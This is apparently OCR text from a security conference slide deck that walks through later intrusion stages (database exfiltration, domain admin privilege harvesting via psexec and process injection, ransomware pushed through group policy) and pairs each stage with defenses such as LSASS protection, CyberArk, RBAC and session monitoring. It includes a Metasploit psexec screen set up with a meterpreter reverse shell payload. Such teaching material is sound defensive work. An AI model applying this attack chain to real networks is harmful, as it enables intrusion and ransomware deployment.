
Step Six: Database Exfiltration




Step Six:
Database Exfiltration




- Lateral movement via remote desktop using elevated account
- Data exfiltration with simple SQL queries



DEFENSE:
Database Exfiltration







Credential boundaries

ATTACK + DEFEND

DEFENSE:

Database Exfiltration







Dynamic provisioning

ATTACK + DEFEND

Step Seven: Harvest Domain Admin Privilege



Step Seven:
Domain Admin Priv.




- Lateral movement with psexec
- Malicious bin file created with donut
- Process injection
- Memory dump and acquire R7 vulnerability scanner service account
- Crack password

```
Applications  Places  System                                   Wed Mar 15, 17:34
1/1                                  Tilix: Terminal
1: Terminal

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.1.213       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:5) exploit(windows/smb/psexec) >>
Menu  Tilix: Terminal
```

DEFENSE:


Domain Admin Priv




LSASS.exe memory protection

ATTACK + DEFEND

Step Eight: Endgame (Ransomware)




Step Eight:
Endgame



- Lateral movement via remote desktop
- Upload malicious payload for deployment
- Push payload via group policy
- Retire

DEFENSE:

Endgame




CyberArk Marketplace Integrations

ATTACK + DEFEND

DEFENSE:

Endgame



nexpose®

Shared Scan Credential Configuration

GENERAL

ACCOUNT

RESTRICTIONS

SITE ASSIGNMENT

Select a service and enter all information required for authentication on the service during scans.

Service Microsoft Windows/Samba (SMB/CIFS)

Credential Management CyberArk

nexpose

CyberArk

Note: To use CyberArk as an Authentication source, you must already have

CyberArk Marketplace Integrations

ATTACK + DEFEND

AThompson
ADM-AThompson
JVealey
ADM-JVealey
CBotello
ADM-CBotello
KJermyn
ADM-KJermyn
PLi
ADM-PLI

Five privileged accounts


AThompson
JVealey
CBotello
KJermyn
PLi

ADM-Account

One privileged account

DEFENSE:

Endgame




Functional account model role-based access controls (RBAC)

ATTACK + DEFEND

DEFENSE:

Endgame




Privileged session monitoring

ATTACK + DEFEND

DEFENSE:

Endgame



Ransomware protection

ATTACK + DEFEND


ATTACK +
DEFEND
THANK YOU!